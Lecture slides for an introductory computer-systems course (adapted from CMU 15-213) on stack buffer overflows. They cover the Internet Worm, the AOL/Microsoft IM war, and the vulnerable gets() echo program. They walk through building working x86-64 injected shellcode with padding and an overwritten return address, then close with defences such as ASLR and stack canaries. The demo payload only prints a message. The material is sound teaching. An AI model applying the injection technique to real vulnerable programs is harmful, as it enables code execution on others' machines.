CS 33

Machine Programming (4)

CS33 Intro to Computer Systems XI–1

Many of the slides in this lecture are either from or adapted from slides provided by the authors of the textbook “Computer Systems: A Programmer’s Perspective,” 2nd Edition and are provided from the website of Carnegie-Mellon University, course 15-213, taught by Randy Bryant and David O’Hallaron in Fall 2010. These slides are indicated “Supplied by CMU” in the notes section of the slides.

Internet Worm and IM War

- **November, 1988**
  - Internet Worm attacks thousands of Internet hosts.
  - how did it happen?

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
Internet Worm and IM War

- **November, 1988**
  - Internet Worm attacks thousands of Internet hosts
  - how did it happen?
- **July, 1999**
  - Microsoft launches MSN Messenger (instant messaging system)
  - Messenger clients can access popular AOL Instant Messaging Service (AIM) servers



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Internet Worm and IM War (cont.)

- **August 1999**
  - mysteriously, Messenger clients can no longer access AIM servers
  - Microsoft and AOL begin the IM war:
    - » AOL changes server to disallow Messenger clients
    - » Microsoft makes changes to clients to defeat AOL changes
    - » at least 13 such skirmishes
  - how did it happen?

- **The Internet Worm and AOL/Microsoft War were both based on *stack buffer-overflow* exploits!**
    - » many library functions do not check argument sizes
    - » allows target buffers to overflow

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String Library Code

- Implementation of Unix function `gets()`

```
/* Get string from stdin */
char *gets(char *dest)
{
    int c = getchar();
    char *p = dest;
    while (c != EOF && c != '\n') {
        *p++ = c;
        c = getchar();
    }
    *p = '\0';
    return dest;
}
```

  – no way to specify limit on number of characters to read
- Similar problems with other library functions
  – `strcpy`, `strcat`: copy strings of arbitrary length
  – `scanf`, `fscanf`, `sscanf`, when given `%s` conversion specification

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Vulnerable Buffer Code

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
int main() {
    echo();

    return 0;
}
```

```
unix>./echo
123
123
```

```
unix>./echo
123456789ABCDEF01234567
123456789ABCDEF01234567
```

```
unix>./echo
123456789ABCDEF012345678
Segmentation Fault
```


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Buffer Overflow Disassembly

echo:

```
000000000040054c <echo>:
  40054c:       48 83 ec 18       sub    $0x18,%rsp
  400550:       48 89 e7          mov    %rsp,%rdi
  400553:       e8 d8 fe ff ff    callq  400430 <gets@plt>
  400558:       48 89 e7          mov    %rsp,%rdi
  40055b:       e8 b0 fe ff ff    callq  400410 <puts@plt>
  400560:       48 83 c4 18       add    $0x18,%rsp
  400564:       c3                retq
```

main:

```
0000000000400565 <main>:
  400565:       48 83 ec 08       sub    $0x8,%rsp
  400569:       b8 00 00 00 00    mov    $0x0,%eax
  40056e:       e8 d9 ff ff ff    callq  40054c <echo>
  400573:       b8 00 00 00 00    mov    $0x0,%eax
  400578:       48 83 c4 08       add    $0x8,%rsp
  40057c:       c3                retq
```


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
Note that 24 bytes are allocated on the stack for *buf*, rather than the 4 specified in the C code. This is an optimization having to do with the alignment of the stack pointer, a subject we will discuss in an upcoming lecture.

The text in the angle brackets after the calls to *gets* and *puts* mentions “plt”. This refers to the “procedure linkage table,” another topic we cover in an upcoming lecture.

Buffer-Overflow Stack




```
/* Echo Line */
void echo()
{
    char buf[4];  /* Too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    subq    $24, %rsp
    movq    %rsp, %rdi
    call    gets
    movq    %rsp, %rdi
    call    puts
    addq    $24, %rsp
    ret
```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

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

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
Note that gets reads input until the first newline character, but then replaces it with the null character (0x0).



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
Buffer Overflow Example #3

Before call to gets ***Input 123456789ABCDEF012345678***



Return address corrupted

```
40056e:       e8 d9 ff ff ff    callq  40054c <echo>
400573:       b8 00 00 00 00    mov    $0x0,%eax
```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

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Avoiding Overflow Vulnerability

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    fgets(buf, 4, stdin);
    puts(buf);
}
```

- Use library routines that limit string lengths
  - `fgets` instead of `gets`
  - `strncpy` instead of `strcpy`
  - don't use `scanf` with `%s` conversion specification
    - » use `fgets` to read the string
    - » or use `%ns` where `n` is a suitable integer

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Exploits Based on Buffer Overflows

- *Buffer overflow bugs allow remote machines to execute arbitrary code on victim machines*
- **Internet worm**
  - early versions of the finger server (fingerd) used `gets()` to read the argument sent by the client:
    - » `finger twd@cs.brown.edu`
  - worm attacked fingerd server by sending phony argument:
    - » `finger "`*`exploit-code padding new-return-address`*`"`
    - » exploit code: executed a root shell on the victim machine with a direct TCP connection to the attacker.

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Exploits Based on Buffer Overflows

- ***Buffer overflow bugs allow remote machines to execute arbitrary code on victim machines***
- **IM War**
  - **AOL exploited existing buffer overflow bug in AIM clients**
  - **exploit code: returned 4-byte signature (the bytes at some location in the AIM client) to server**
  - **when Microsoft changed code to match signature, AOL changed signature location**

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```
Date: Wed, 11 Aug 1999 11:30:57 -0700 (PDT)
From: Phil Bucking <philbucking@yahoo.com>
Subject: AOL exploiting buffer overrun bug in their own software!
To: rms@pharlap.com

Mr. Smith,

I am writing you because I have discovered something that I think you
might find interesting because you are an Internet security expert with
experience in this area. I have also tried to contact AOL but received
no response.

I am a developer who has been working on a revolutionary new instant
messaging client that should be released later this year.
...
It appears that the AIM client has a buffer overrun bug. By itself
this might not be the end of the world, as MS surely has had its share.
But AOL is now *exploiting their own buffer overrun bug* to help in
its efforts to block MS Instant Messenger.
....
Since you have significant credibility with the press I hope that you
can use this information to help inform people that behind AOL's
friendly exterior they are nefariously compromising peoples' security.

Sincerely,
Phil Bucking
Founder, Bucking Consulting
philbucking@yahoo.com
```

It was later determined that this email originated from within Microsoft!

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

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
A detailed description of the exploit can be found at http://www.eeye.com/Resources/Security-Center/Research/Security-Advisories/AL20010717.

Buffer Overflow

```
int main( ) {
    char buf[80];
    gets(buf);
    puts(buf);
    return 0;
}
```

```
main:
  subq  $88, %rsp   # grow stack
  movq  %rsp, %rdi  # setup arg
  call  gets
  movq  %rsp, %rdi  # setup arg
  call  puts
  movl  $0, %eax    # set return value
  addq  $88, %rsp   # pop stack
  ret
```




Programs susceptible to buffer-overflow attacks are amazingly common and thus such attacks are probably the most common of the bug-exploitation techniques. Even drivers for network interface devices have such problems, making machines vulnerable to attacks by maliciously created packets.

Here we have a too-simple implementation of an echo program, for which we will design and implement an exploit. Note that, strangely, gcc has allocated 88 bytes for buf. We’ll discuss reasons for this later — it has to do with cache alignment.

Crafting the Exploit ...

- Code + padding
  - 96 bytes long
    - » 88 bytes for buf
    - » 8 bytes for return address
  - followed by the address of the beginning of the code
    - » overwriting the return address



Code (in C):

```
void exploit() {
  write(1, "hacked by twd\n",
       strlen("hacked by twd\n"));
  exit(0);
}
```


The “write” routine is the lowest-level output routine (which we discuss in a later lecture). The first argument indicates we are writing to “standard output” (normally the display). The second argument is what we’re writing, and the third argument is the length of what we’re writing.


The “exit” routine instructs the OS to terminate the program.

Assembler Code from gcc

```
    .file "exploit.c"
    .section        .rodata.str1.1,"aMS",@progbits,1
.LC0:
    .string "hacked by twd\n"
    .text
    .globl  exploit
    .type   exploit, @function
exploit:
.LFB19:
    .cfi_startproc
    subq    $8, %rsp
    .cfi_def_cfa_offset 16
    movl    $14, %edx
    movl    $.LC0, %esi
    movl    $1, %edi
    call    write
    movl    $0, %edi
    call    exit
    .cfi_endproc
.LFE19:
    .size   exploit, .-exploit
    .ident  "GCC: (Debian 4.7.2-5) 4.7.2"
    .section .note.GNU-stack,"",@progbits
```


This is the result of assembling the C code of the previous slide using the command "gcc –S exploit.c –O1". In a later lecture we'll see what the unexplained assembler directives (such as .globl) mean, but we're looking at this code so as to get the assembler instructions necessary to get started with building our exploit.

Actual Addresses



We've examined the echo program under gdb and discovered that the storage for buf is allocated (on the stack) at location 0x7fffffffe948 and the return address (from main) is at 0x7fffffffe9a0.

Exploit Attempt 1

```
exploit:  # assume start address is 0x7fffffffe948
  subq  $8, %rsp        # needed for syscall instructions
  movl  $14, %edx       # length of string
  movq  $0x7fffffffe973, %rsi   # address of output string
  movl  $1, %edi        # write to standard output
  movl  $1, %eax        # do a "write" system call
  syscall
  movl  $0, %edi        # argument to exit is 0
  movl  $60, %eax       # do an "exit" system call
  syscall
str:
.string "hacked by twd\n"
  nop
  nop
  ...     29 no-ops
  nop
.quad 0x7fffffffe948
.byte '\n'
```


Here we've adapted the compiler-produced assembler code into something that is completely self-contained. The "syscall" assembler instruction invokes the operating system to perform, in this case, *write* and *exit* (what we want the OS to do is encoded in register eax).

We've added sufficient nop (no-op) instructions (which do nothing) so as to pad the code so that the .quad directive (which allocates an eight-byte quantity initialized with its argument) results in the address of the start of this code (`0x7fffffffe948`) overwriting the return address. The .byte directive at the end supplies the newline character that indicates to gets that there are no more characters.

The intent is that when the echo routine returns, it will return to address we've provided before the newline, and thus execute our exploit code.

Actual Object Code

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   ba 0e 00 00 00          mov    $0xe,%edx
   9:   48 be 73 e9 ff ff ff    movabs $0x7fffffffe973,%rsi
  10:   7f 00 00
  13:   bf 01 00 00 00          mov    $0x1,%edi
  18:   b8 01 00 00 00          mov    $0x1,%eax
  1d:   0f 05                   syscall
  1f:   bf 00 00 00 00          mov    $0x0,%edi
  24:   b8 3c 00 00 00          mov    $0x3c,%eax
  29:   0f 05                   syscall

000000000000002b <str>:
  2b:   68 61 63 6b 65          pushq  $0x656b6361
  30:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  34:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  38:   0a 00                   or     (%rax),%al
  . . .
```

big problem!

This is the output from "objdump –d" of our assembled exploit attempt. It shows the actual object code, along with the disassembled object code. (It did its best on disassembling str, but it's not going to be executed as code.) The problem is that if we give this object code as input to the echo routine, the call to *gets* will stop processing its input as soon as it encounters the first 0a byte (the ASCII encoding in '\n'). Fortunately none of the actual code contains this value, but the string itself certainly does.

Exploit Attempt 2

```
.text
exploit: # starts at 0x7fffffffe948
subq  $8, %rsp
movb  $9, %dl
addb  $1, %dl
movq  $0x7fffffffe990, %rsi
movb  %dl, (%rsi)
movl  $14, %edx
movq  $0x7fffffffe984, %rsi
movl  $1, %edi
movl  $1, %eax
syscall
movl  $0, %edi
movl  $60, %eax
syscall
```

append 0a to str

```
str:
.string "hacked by twd"

nop
nop
 ...
nop

.quad 0x7fffffffe948
.byte '\n'
```

13 no-ops

To get rid of the “0a”, we’ve removed it from the string. But we’ve inserted code to replace the null at the end of the string with a “0a”. This is somewhat tricky, since we can’t simply copy a “0a” to that location, since the copying code would then contain the forbidden byte. So, what we’ve done is to copy a “09” into a register, add 1 to the contents of that register, then copy the result to the end of the string.

Actual Object Code, part 1


```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   b2 09                   mov    $0x9,%dl
   6:   80 c2 01                add    $0x1,%dl
   9:   48 be 90 e9 ff ff ff    movabs $0x7fffffffe990,%rsi
  10:   7f 00 00
  13:   88 16                   mov    %dl,(%rsi)
  15:   ba 0e 00 00 00          mov    $0xe,%edx
  1a:   48 be 84 e9 ff ff ff    movabs $0x7fffffffe984,%rsi
  21:   7f 00 00
  24:   bf 01 00 00 00          mov    $0x1,%edi
  29:   b8 01 00 00 00          mov    $0x1,%eax
  2e:   0f 05                   syscall
  30:   bf 00 00 00 00          mov    $0x0,%edi
  35:   b8 3c 00 00 00          mov    $0x3c,%eax
  3a:   0f 05                   syscall
      . . .
```


Again we have the output from “objdump –d”.

Actual Object Code, part 2

```
000000000000003c <str>:
  3c:   68 61 63 6b 65          pushq  $0x656b6361
  41:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  45:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  49:   00 90 90 90 90 90       add    %dl,-0x6f6f6f70(%rax)
  4f:   90                      nop
  50:   90                      nop
  51:   90                      nop
  52:   90                      nop
  53:   90                      nop
  54:   90                      nop
  55:   90                      nop
  56:   90                      nop
  57:   48 e9 ff ff ff 7f       jmpq   8000005c <str+0x80000020>
  5d:   00 00                   add    %al,(%rax)
  5f:   0a                      .byte 0xa
```


The only '0a' appears at the end; the entire exploit is exactly 96 bytes long. Again, the disassembly of str is meaningless, since it's data, not instructions.



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Randomized stack offsets are a special case of what's known as "address-space layout randomization" (ASLR).

Because of them, our exploit of the previous slides won't work in general, since we assumed the stack always starts at the same location.

Making the stack non-executable also prevents our exploit from working.

Stack Canaries

- **Idea**
  - place special value ("canary") on stack just beyond buffer
  - check for corruption before exiting function
- **gcc implementation**
  - **-fstack-protector**
  - **-fstack-protector-all**

```
unix>./echo-protected
Type a string:1234
1234
```

```
unix>./echo-protected
Type a string:12345
*** stack smashing detected ***
```


Supplied by CMU.

The –fstack-protector flag causes gcc to emit stack-canary code for functions that use buffers larger than 8 bytes. The –fstack-protector-all flag causes gcc to emit stack-canary code for all functions.

Protected Buffer Disassembly


```
0000000000400610 <echo>:
  400610:   48 83 ec 18             sub    $0x18,%rsp
  400614:   64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
  40061b:   00 00
  40061d:   48 89 44 24 08          mov    %rax,0x8(%rsp)
  400622:   31 c0                   xor    %eax,%eax
  400624:   48 89 e7                mov    %rsp,%rdi
  400627:   e8 c4 fe ff ff          callq  4004f0 <gets@plt>
  40062c:   48 89 e7                mov    %rsp,%rdi
  40062f:   e8 7c fe ff ff          callq  4004b0 <puts@plt>
  400634:   48 8b 44 24 08          mov    0x8(%rsp),%rax
  400639:   64 48 33 04 25 28 00    xor    %fs:0x28,%rax
  400640:   00 00
  400642:   74 05                   je     400649 <echo+0x39>
  400644:   e8 77 fe ff ff          callq  4004c0 <__stack_chk_fail@plt>
  400649:   48 83 c4 18             add    $0x18,%rsp
  40064d:   c3                      retq
```


Supplied by CMU.

The operand “%fs:0x28” requires some explanation, as it uses features we haven’t previously discussed. *fs* is one of a few “segment registers,” which refer to other areas of memory. They are generally not used, being a relic of the early days of the x86 architecture before virtual-memory support was added. You can think of it as an area where global variables (accessible from anywhere) may be stored and made read-only. It’s used here to store the “canary” values. The area is set up by the operating system when the system is booted; the canary is set to a random value so that attackers cannot predict what it is.

Note that objdump’s assembler syntax is slightly different from what we normally use in gcc: there are no “q” or “l” suffices on most of the instructions, but the call instruction, strangely, has a q suffix.

Setting Up Canary




```c
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq     %fs:40, %rax      # Get canary
    movq     %rax, 8(%rsp)     # Put on stack
    xorl     %eax, %eax        # Erase canary
    . . .
